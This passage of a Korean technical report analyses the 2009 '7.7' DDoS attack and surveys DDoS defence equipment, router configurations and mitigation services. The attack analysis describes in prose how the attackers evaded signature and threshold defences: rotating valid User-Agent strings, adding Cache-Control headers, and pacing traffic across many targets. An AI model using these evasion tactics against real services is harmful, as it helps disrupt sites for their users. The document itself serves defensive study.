항상 불리한 상황에 있게 된다. 공격자는 방어자의 자원이 어떻게 위치 (Deployment)되었는지 정확하게 알지 못하며 취약점이 존재하지 않는 자원에 대한 공격을 수행 할 수 없다. 이는 DDoS 공격자의 경우에도 동 일하게 적용된다. 기존의 네트워크 자원소모 공격의 일차적 피해자인 인 터넷서비스사업자는 자신이 제공하는 서비스의 주요 품질지표 중 하나인 서비스연속성을 직접적으로 위협받게 되었으며 이는 DDoS 공격에 대한 보다 적극적인 대응으로 귀결되었다. 이러한 상황에서 공격자는 보다 효 과적인 공격방법을 생각하게 되었고 이는 인터넷서비스사업자의 방어기 재에 감지되지 않고 공격목표를 보다 정교하게 타격할 수 있는 방법을 생각하게 되었고 이는 호스트 및 어플리케이션 수준 공격으로 나타나게 되었다. DDoS 공격의 궁극적 목적이 인터넷의 자원(대부분의 경우 웹서 버)을 서비스거부상태에 이르게 하는 것을 목적으로 한다는 것을 생각해 볼 때 공격자의 이러한 진화는 그 방향이 예견된 것이기도 하다. 어플리 케이션 수준의 공격으로 이동하면서 나타난 또 하나의 경향은 기존 네트 워크 대역폭 소진공격에서는 극명하게 나타나지 않았던 방어자의 수준에 따른 공격의 효과여부가 극명하게 나타난다는 것이다. 다음에 소개할 7.7 DDoS 공격의 경우 공격자는 방어자의 사용기술과 그 한계를 명확하게 인지하고 있었으며 알려진 공격에 대한 대응에 집중하는 방어자의 대응 한계를 이용하여 적은 비용으로 국내 다수의 공격대상 사이트의 서비스 연속성에 치명적인 영향을 주었다.


제 **2** 절 **DDoS** 사례분석 **(7.7 DDoS)**

1. 7.7. DDoS 공격현황

2009년 7월 7일 발생한 DDoS(이하 7.7 DDoS로 칭함) 공격은 기존의

DDoS 방어 전략의 효용에 근본적인 질문을 던진 공격이었다. 기존의


DDoS 공격과 비교해 볼 때 사용된 공격방법에 새로운 것은 전혀 없었 으나 공격자는 기존 공격방법의 전략적 사용을 통해 기존방어체계를 철 저히 무력화 시켰다. 특히 기존의 관리형 DDoS 좀비 생성에 벗어나 단 한 번의 공격을 위한 일회성 봇넷을 구성하였으며 UDP, ICMP 등 DDoS 패킷 생성 시 TCP 전송량에 비례하도록 구성하여 피해서버의 성 능에 따라 흐름을 제어하도록 하는 치밀함을 보였다. 이는 7.7 DDoS 공 격클라이언트에서 수집된 패킷을 분석하여 각 도메인에 발송된 패킷의 프로토콜별 비율을 도식화 하여 나타낸 (그림 2-3)를 통해 알 수 있다. (그림 2-3)에는 7월 8일 1차 공격 당시 새벽 4시 47분부터 저녁 6시까지 의 프로토콜 분포를 나타낸 것으로 공격량에 관계없이 UDP, 및 ICMP 비율이 충 패킷의 7%를 각각 사용하는 것을 나타내고 있다. 또한 (그림 2-3)에서 TCP의 소스 패킷과 목적지 패킷의 량이 상이하게 나타나는데 이는 목적지 중간에 위치한 방화벽 등의 상태점검 접근제어장치를 우회 하여 목적 서버 및 침입탐지장치의 패킷처리 부하를 증가시키기 위한 것 으로 기존의 공격에서 볼 수 없었던 대표적 특징 중 하나이다.



### (그림 2-3) 7.7 DDoS 공격현황

2. 7.7 DDoS 공격패킷 분포

7.7 DDoS 공격이전 DDoS 공격자는 공격대상 사이트의 용량에 관계없 이 대량의 패킷을 전송하여 공격지에서 목적지사이에 위치한 인터넷서비 스사업자의 눈에 띌 우려가 많았으며 또한 상대편 서버의 상태에 관계없 이 패킷을 전송하여 서비스 이전 등의 방어체계 전이가 발생하는 경우 공격이 지속되어 방어자에게 공격자 정보를 노출시키는 취약점이 있었 다. 그러나 7.7 DDoS를 수행한 공격자는 공격프로토콜을 연결성이 있는 TCP 종속적으로 운영되도록 하여 피 공격지 서버의 상태에 따라 선택적 인 공격이 가능하게 하였다. 이러한 방법은 다수의 공격목표 설정 시 가 용량이 높은 서버에 더 많은 패킷을 전송하도록 하여 피해서버의 가용성 에 따라 선택적인 공격이 가능하도록 구성하였다. 이는 아래 (그림 2-4)




### (그림 2-4) 7.7 DDoS 공격패킷 분포

에서 나타난 것과 같이 상대적으로 큰 가용성을 확보하고 있는 해외사이 트에 대한 공격이 이루어진 오전 7시 까지는 해당 사이트에 대한 공격량 이 상당히 큰 것을 알 수 있으며 이후 국내 대상서버에 대한 공격에서도

옥션 등 가용성이 큰 국내 사이트에 상대적으로 많은 공격패킷이 전달 된 것을 잘 알 수 있다. 이는 해당 사이트에 대한 DDoS 공격의 완성으 로 대상 웹사이트가 완전히 가용성을 상실한 경우 이 서버에 추가적인 공격을 수행하는 것이 아무런 의미가 없다는 것을 공격자가 이미 잘 숙 지하고 있으며 또한 유한한 공격 자원을 보다 가용성이 큰 사이트에 집 중시키는 효과를 가져왔다.

3. 에이전트 스트링 형식




### (그림 2-5) 에이전트 스트링 형식

기존의 시그니처 방식의 대응의 경우 HTTP 요청헤더 상에 브라우저 형식을 나타내는 User-Agent 스트링에 불필요한 내용을 삽입하거나 혹 은 해당구문에 오류가 있어 이를 시그니처 중심의 특정 스트링탐지 방법 을 사용하여 차단해 왔다. 그러나 (그림 2-5)에 나타난 것과 같이 7.7 DDoS 공격에 사용된 사용자 에이전트 스트링은 그 형식에 오류가 없었 으며 또한 5가지 정상브라우저 타입을 일정한 비율로 사용하여 하나의

브라우저 형식이 차단을 당한다고 해도 나머지 4가지 스트링이 모두 공 격지로 전달 될 수 있도록 하는 치밀함을 보였다.

4. Cache-Control 사용


또한 웹 캐시 기반의 방어시스템을 사용하여 수직적인 부하분산을 시도 하는 방어자에 대응하기 위해 전채 HTTP 요청의 50%에 Cache-Control 구문을 삽입하였고 이러한 사실은 (그림 2-6)을 통해 잘 나타나 있다.



### (그림 2-6) Cache-Control 사용

5. 다중 공격을 통한 흐름제어

또한 공격자는 다수의 동시공격대상에 대한 동시다발적 공격을 수행하 여(그림 2-7) 별도의 소프트웨어적 전송량 조절장치를 구현하지 않고 다 수의 웹사이트에 각각의 좀비 PC에서 발생한 패킷이 IDS, 전문 DDoS 대응 장치 등의 임계치 기반 차단정책에 적용되지 않도록 구성하였다.



### (그림 2-7) 다중 공격을 통한 흐름제어

제 **3** 절 **DDoS** 대응장비의 시장조사

기존 차단 중심의 DDoS 대응 체계는 장비의 가용성을 확보 할 수 있 으나 사용자의 가용성은 확보하지 못하며, 공격 차단 시, 일괄 차단이 아 닌 정상사용자의 트래픽 또한 고려되어야 한다. 새로운 공격에 대처하려 면 DDoS 다단계 방어전략(Defense-in-Depth)이 필요하며 다단계 방어전 략을 적용하기 위해서는 DDoS 전용장비 하나만으로 불가능하다. 이 절 에서는 DDoS 다단계 방어전략을 적용하기 위한 DDoS 방어가 가능한 장비들을 설명하고 분석한다. 단순 Rate Limit 정책에서 발생하는 정상 사용자까지 차단하는 현상을 방지하기 위한 방법으로 네트워크 QoS 설 정, uRPF, RFC1918 등의 적용을 통해 네트워크 대역폭 소진공격에 대응 하는 방법과, IP평판 관리, 동적 공격정보 전달기능을 통한 세션 연결형 공격에 대응하는 전략을 제시한다.

1. 이상 트래픽 격리 및 처리장비 가. 장비명

Guard & Detector, Peakflow 등 나. 특징

망(AS) 수준의 트래픽을 분리구조를 통해 DDoS 공격으로 발생하는 2

차 피해를 최소화한다. 다. 단점

정교한 대응이 불가능하여 오탐 및 과탐의 소지가 크며 상위레이어 공

격대응이 어렵다. 라. 대응형태

동적 라우팅 테이블 변경 및 네트워크 수준 필터링을 적용한다.

1. Router (ISP: Internet Service Provider)

Rate Limit 설정으로 공격IP의 트래픽을 Null0 Routing 처리한다. 가. 대응공격

Direct Flooding, Broadcast Flooding, DNS UDP Flooding, DNS Query Flooding, DNS Reply Flooding, Fraggie Attack

나. 대응 공격의 특징

회선의 대역폭 증가 및 동일 N/W를 사용하는 모든 서비스에 장애가 발생된다.

다. 장비설정 사항

ICMP 및 UDP 사용량에 근거하여 일정 범위를 넘어서는 패킷 발생 시 인터넷 통신 병목구간인 경계라우터에 도달하기 전 ISP 라우터에서 Null0 Routing 처리한다.

라. 장비 설정의 예

* + Rate Limit ICMP 설정

Rate-limit input access-group 150 2010000 250000 250000 conform-action transmit exceed action drop

* + Rate Limit UDP 설정

Rate-limit input access-group 160 500000 62500 62500 conform-action transmit exceed action drop

바. 고려사항

동적 Bandwidth 확장계획을 수립하면 DDoS 공격 발생 시 유연하게 대처할 수 있으며 2개 이상의 ISP 회선으로 구성되어 있다며 DDoS 공 격발생 시 쉽게 대응이 가능하다.

3. Router (경계라우터)

위변조될 수 있는 IP를 사전 차단함으로 DDoS 공격 시 피해를 최소 화한다.

가. 대응공격

Tear Drop, Bonk, Land Attack, WinBuke, Ping of Death

나. 대응 공격의 특징

논리적 오류를 이용한 공격으로 피해 서버의 오작동을 유발한다. 다. 장비설정 사항

Bogon 차단 설정하여 IP Spoofing 대응하고, 라우터에서 비정상패킷을

받아들이지 않도록 설정한다. 라. 장비 설정의 예

o 차단 IP의 설정

[표2-1] Bogon Dotted Decimal List v4.9

|  |  |  |
| --- | --- | --- |
| 0.0.0.0 254.0.0.0  5.0.0.0 255.0.0.0  10.0.0.0 255.0.0.0  14.0.0.0 255.0.0.0  23.0.0.0 255.0.0.0  27.0.0.0 255.0.0.0  31.0.0.0 255.0.0.0  36.0.0.0 254.0.0.0 | 39.0.0.0 255.0.0.0  42.0.0.0 255.0.0.0  49.0.0.0 255.0.0.0  50.0.0.0 255.0.0.0  104.0.0.0 252.0.0.0  127.0.0.0 255.0.0.0  169.254.0.0 255.255.0.0  172.16.0.0 255.240.0.0 | 176.0.0.0 254.0.0.0  179.0.0.0 255.0.0.0  181.0.0.0 255.0.0.0  185.0.0.0 255.0.0.0\*  192.0.2.0 255.255.255.0  192.168.0.0 255.255.0.0  198.18.0.0 255.254.0.0\*  223.0.0.0 255.0.0.0  224.0.0.0 224.0.0.0 |

o 단편화 패킷 차단 (예)

access-list 2010 deny ip any any fragments log-input

바. 특징

다단계 방어전략의 일환으로 인바운드 패킷 중 인터넷에 라우팅 되지 않는 주소군을 차단하고 이러한 패킷 발생 시 이를 소스주소를 위변조 공격으로 판단하며 이를 차단한다. 또한 특정지역에서 들어오는 공격인 경우, 해당지역의 IP 대역을 Null0 Routing 구성한다. (ACL에 비해서 구 성이 손쉽고 부하가 적으므로 손쉽게 사용가능하다.)

1. DDoS 전용장비 (L2 Bridge 기반)

L2 Bridge 기반의 IPS(침입탐지장치)를 공격에 맞춤/대응 하도록 구성 한 장치로 설치 및 운영이 간단하고 타 장비와 간섭이 적다. 하지만 네 트워크 수준의 대응장치로 어플리케이션 수준의 대응이 어려우며 정교한 공격에 대한 대응력이 떨어진다. 네트워크 수준의 대응(시그니처( 및 행 동기반 형태의 대응이 있다.

가. 장비명 및 주요 장단점

Sniper DDX, NXG 4000D 등 가. 장비명


[표2-2] 국내 시판 중인 대표적인 DDoS 전용 장비의 분류표

|  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- |
| 구분 | 나우콤 | 시큐아이 닷컴 | 라드웨어 | 시스코 | 인트루가드 |
| 제품명 | Sniper DDX | SECUI NXG 4000D | Defense Pro | Guard & Detector | IG 2000 |
| 구성방 식 | In-line / Out of Path | In-line / Out of Path | In-line | Out of path | In-line |
| 기반기 술 | IPS | NBA | L7 스위치 | IDS | NBA |
| 성능 | 4 Gbps, 6만 CPS | 4 Gbps, 20만 CPS | 4 Gbps, 20만 CPS | 3 Gbps, 5만 CPS | 2 Gbps |
| L4공격 방어 | 임계치 | 임계치/ 행위기반 | 임계치 | 임계치 | 임계치/ 행위기반 |
| L7공격  방어 | 시그니처 | 행위기반 | 시그니처 | 시그니처 | 행위기반 |

|  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- |
| 장점 | - IPS 시그니처 를 포함함 | - 다중위험분석  - 알려지지 않 은 공격패턴인 식 | * ASIO에 의한 고속매칭 * DDoS 탐지   logic의 고속화 | - 6500/7600샤  시에 모듈 형태 로 설치 | - ASIO에 의한 고속매칭  - 다양한 탐지 방법 |
| 단점 | - 시그니처 배 포포전 어려움 존재 | - IPS 시그니처 없음 | - CPU과다사용 으로 Delay 발 생  - 세션공격에 취약 | - 라운 터, 스  위치에 의존적 인 구성  - L7공격 방어 시 시스템 자원 과다 사용 | - 성능부족  - 신규공격 대 응 능력부족 |

나. 고려사항

DDoS 차단장비 설치 후 탐지모드에서 실제 차단모드를 변경하기 위 해서는 트래픽 및 로그분석 후 해당 값을 적용해야 한다.



### (그림 2-8) DDoS 전용장비 차단모드 설정 시 프로세스

o 트래픽추이 분석 시 도출되어야 값

* + Total BPS, PPS 임계치
  + SYN PPS 임계치
  + TCP BPS 임계치
  + UDP PPS, BPS 임계치
  + ICMP PPS, BPS 임계치

o 로그 분석 시 확인사항

- 공격 탐지 구간

- 공격탐지 발생시점

- 공격발생 빈도수

- 공격자 / 대상자의 정보 파악

- 공격자 / 대상자의 상관관계

* + Traffic 변화

1. QoS

차단(Limit) 중심의 대응이 아닌 가용성(Guaranteed Capacity) 중심의 선택적 대역폭 조장방식을 사용하여 오탐 및 과탐으로 인한 가용성 저하 를 최소화 한다. 정책적용이 필요한 장비로(Policy Enforcer) 스스로 DDoS 트래픽에 대한 구별이 불가능하여 DDoS 공격을 탐지할 수 있는 타 장비와 연동이 필요하다. IP별, 서비스별 동적 자원할당을 통한 피해 의 전파 격리 및 정책 기반의 가용성을 부여할 수 있다.

가. 장비명

PacketLogic, NetEnforcer 등 나. 주요기능

o 평판기반 및 정책기반의 트래픽 관리

o 각 소스 IP별 트래픽에 대해 우선순위를 정하여 최소 대역폭 보장

o 접속요청(소스)IP 별 트래픽 대역폭 통제 및 보호대상 서버(목적지)

IP별 트래픽 대역폭 통제

o 원격의 CLI기반의 명령어를 통해 트래픽 처리 관련 정책 설정

1. L7 Switch (Application Delivery)

네트워크 기반이 아닌 어플리케이션 수준의 전용대응장비로 TCP 연결 병합, Response 조작 등 다양한 기법을 통해 공격부하를 경감하고 지능 적 대응을 가능하게 한다. 어플리케이션 수준의 대응전문 장비로 기타 DDoS에 대응하기 위해서는 네트워크 수준의 대응장비와 함께 사용되어 야 하며 일반적으로 높은 가격대를 이루고 있다. TCP 세션병합, 브라우 저 표준준수 판단. 콘텐츠 캐싱 등 어플리케이션 수준의 대응이 가능하 다.

가. 장비명

F5 BIG-IP, NetScaler 등 나. 주요기능

o 연결형 DDoS공격에 대한 차단

o 웹사이트 접속요청에 대한 허위요청 식별

o 판별된 IP정보 중앙통제시스템에 전달

o 웹취약점 공격 탐지 및 차단하기 위해 사전 정의된 웹취약점 공격 을 식별하고 차단

o 웹 콘텐츠 캐싱 및 압축전송 기능을 통해 웹서버의 부하 경감

o 웹사이트에 제공하는 SSL 트래픽은 해당 웹사이트의 SSL인증서를 제공받아 암보고화 기능을 제공

o 웹사이트 접속 요청 또는 응용계층 트래픽에 대한 실시간 탐지/차 단 현황을 등을 보고서로 생성

제 **4** 절 **DDoS** 대응 서비스 시장조사

1. 개요

가. ISP 급 망 서비스

기반 망 보호를 위한 서비스로 Destination Routing을 통해 유입 트래 픽 중 공격지로 향하는 트래픽을 분리하여 처리한다. 고정형 망 수준의 서비스를 제공하고 망사업자가 관리하며 이상트래픽 탐지장치를 사용한 다.

나. 대규모 호스팅 급 서비스

다수의 회원사 혹은 다수의 호스팅 사이트를 운영하는 사업자가 자신 의 운영네트워크 내에 존재하는 사이트에 대한 DDoS 공격에 대응하기 위한 서비스로 Destination Routing을 통해 유입 트래픽 중 공격지로 향 하는 트래픽을 분리하여 처리한다. 고정형 사이트 수준의 대응 서비스를 제공하고 대형 호스팅, ISAC(금융)이 관리하며 이상 트래픽 탐지장치를 사용한다.

다. 소규모 호스팅 급 서비스


소규모 호스팅 사업자가 자신의 운영네트워크에 DDoS 전용장비를 설 치하고 이를 통해 DDoS 공격 트래픽을 처리한다. 고정형 도메인 수준의 대응 서비스를 제공하고, 소규모 호스팅 업체가 관리하며 DDoS 전용장 비(L2 Bridge)를 사용한다.

라. CDN

대규모의 CDN(Contents Delivery Network)을 구성하여 공격발생 시 GSLB를 통해 어플리케이션 연계 네트워크를 구성하여 DDoS 공격으로 발생하는 부하를 L7 단에서 분산처리 한다. 주문형(On-Demand), 즉 장 소에 관계없는 대응 서비스를 제공하고 대규모 MSS 업체가 관리하며 L7 Switch, Reverse Proxy Server를 사용한다.

2. 유섹(국내보안솔루션업체)의 무정지성 DDoS 대응 서비스 [5]

보안솔루션 전문업체인 유섹의 DDoS 대응서비스인 Smart 관제시스템 은 장비에 의존하는 서비스가 아니며 필요시 화이트리스트 접근방법을 적용한다.




(그림 2-9) 공격 시 보안존으로의 라우팅 전환 [5]

서비스를 우회하는 여러 가지 방법이 있다. 이를 전환에 소요되는 속 도에 따라 분류할 수 있다. 우선 통신사에서 주로 사용하는 방법이 BGP

라우팅 방법이다. 공격 등의 상황이 발생하면 BGP를 사용하여 공격 완 화망으로 트래픽을 전환한다. 이는 네트워크 장비들이 사전에 BGP 조인 이 되어 있어야 한다. 가장 시간이 많이 걸리는 것이 DNS를 변경하는 것이다. Smart DNS 는 TTL 값을 작게 조정이 되어있어 네임서버들을 바로 업데이트가 되나 PC 브라우즈 캐싱이 브라우저의 버전에 따라 지 연되는 경우가 발생한다. 이런 경우에 효과적으로 대응하기 위해서 안내 서버를 별도로 조치하는 방법이 있다. 내부 라우팅은 평상시에 동일 IDC 에 있는 경우와 외부로 있는 경우는 구분하여 동일 IDC에 있는 경 우는 DDoS 완화망 아래에 서비스 서버를 배치하고 있다가 공격 발생 시 바로 DMZ(DDoS Mitigation Zone)으로 경로를 타게 하도록 캐싱이 나 포워딩 처리하고 내부 라우팅을 변경한다.


서버가 다른 IDC에 있는 경우 캐싱 처리하여 평시에 운영하다 공격을 관제시스템에서 감지하면 바로 내부라우팅을 DMZ 구간으로 즉각 전환 한다. 대용량 공격이 들어오면 제일 먼저 통신사간이 연동망에서 먼저 차단하게 된다. 그러면 실제 접속자의 60% 이상이 접속이 차단되므로 정상적인 서비스가 불가능하게 된다. 이는 한 통신사에서 엄청나게 많은 대역폭을 갖는 것이 연동망에서 차단되는 것을 막는 것은 아무런 효과가 없다고 봐야 한다. 통신사마다 약간의 차이가 있지만 연동망은 특정 목 적지로 접속에서 통상 10%를 넘어가면 특정 목적지로 넘어가는 모든 트 래픽을 차단하게 된다. 이를 방어하기 위해서 대형 통신사에 DMZ (DDoS Mitigation Zone)을 구축하고 GLB DNS를 사용하여 접속자는 각 대형 통신사에 확보된 DMZ로 분리되어 전송되며 DMZ을 지나가면서 공격 트래픽은 차단이 된다. 이 경우 연동망을 타고 넘어오는 트래픽은 거의 100% 공격 트래픽 (특히, IP를 설정하여 설정된 공격)이라고 해도 과언은 아니다. 이 경우 만약 연동망에서는 차단이 되겠지만 정상사용자 들은 연동망을 타지 않기 때문에 연동망이 차단하더라도 정상사용자는 접속에 전혀 문제가 생기지 않는다. 이로서 무정시성을 확보할 수 있다.



(그림 2-10) 주요 APP 공인 IP에 대한 공격 대응[5]

DNS 전환 지연으로 인하여 서비스의 무정지성이 떨어질 수 있다. 이 는 정상적인 사용자가 PC의 DNS 캐싱 시간으로 인하여 지연되는 경우 가 발생한다. 특히 DNS 서버를 운영하는데 있어서 DDoS의 경우 TTL 값을 최소화 하여야 하나 DNS 서버마다 그 TTL 값을 많이 잡은 경우가 해당된다. 이를 방어하기 위해서는 DNS 서버를 이관하는 것을 권고한 다. Smart DNS는 DDoS 방어용으로 만들어져 있으므로 가장 짧은 TTL 값을 설정한다. 그러나 DNS를 참조하는 PC가 DNS 서버를 참조할 때 가장 먼저 PC의 캐싱을 제일먼저 참조하므로 PC에 캐싱이 남아 있는 경우 정상접속자가 전환하고도 트래픽이 우회경로로 전환되지 않고 우회 전인 원래 서버로 전송이 된다. 따라서 이를 처리하기 위해서는 평상시 에 접속 정보를 확보해서 white list를 만들고 우회경로 전환이 되는 경 우 접속제어장치는 white list만 수용하고 다른 IP 는 모두 차단한다. 그 리고 white list는 안내서버로 트래픽을 전송한다. 안내서버는 내부에 구 축되거나 또는 외부에 구축되어도 된다. 우회경로의 프록시 IP를 비상도 메인 IP로 미리 설정되어있으며 이를 안내하는 안내 페이지를 DNS가 업데이트 되지 않은 정상사용자(white list)에게 전송하여 예비 도메인으

로 접속하도록 하여 우회경로로 유도한다.



(그림 2-11) Slow / Zero-day 공격 방어[5]

향후 발생하는 공격은 기존의 공격 방법이 아닌 기존의 방어 시스템들 을 무력화 하는 슬로우 공격이나 Zero-day 공격이 많아 질것은 자명하 다. 슬로우 공격에서 나타나는 현상은 접속 IP가 기하급수적으로 폭발하 는 현상이 발생 된다(그림 2-10). 슬로우 공격을 하기 위해서는 당연히 접속 IP 가 많아야 한다. 이 경우 접속IP가 폭주하는 시간대를 잡아내서 그 전 시간에 접속한 IP (디폴트 3시간 전) 리스트를 뽑아 화이트 리스 트에 업데이트를 한다. 블랙리스트는 지속적으로 업데이트 되고 있고 남 은 것은 화이트도 아니고 블랙도 아닌 IP(그레이리스트)가 남는다. 이는 슬로우 공격이 시작된 이후에 새로 접속하는 IP 들이다 이에는 정상접속 자도 일부 포함되어 있다. (통계적으로 1.4~2% 정도가 된다고 함) 이런 접속자를 정상적인 처리를 하는 것이 관건이다. 즉 그레이리스트 에는 인증서버로 전송하게 된다. 인증서버는 그래픽 퍼즐을 전송한다. 그러면 정상사용자는 그래픽 퍼즐의 요구에 응답하고 좀비의 경우는 응답할 수 없게 된다. 응답하는 IP는 화이트 리스트로 응답하지 않는 IP는 블랙리 스트로 업데이트한다.

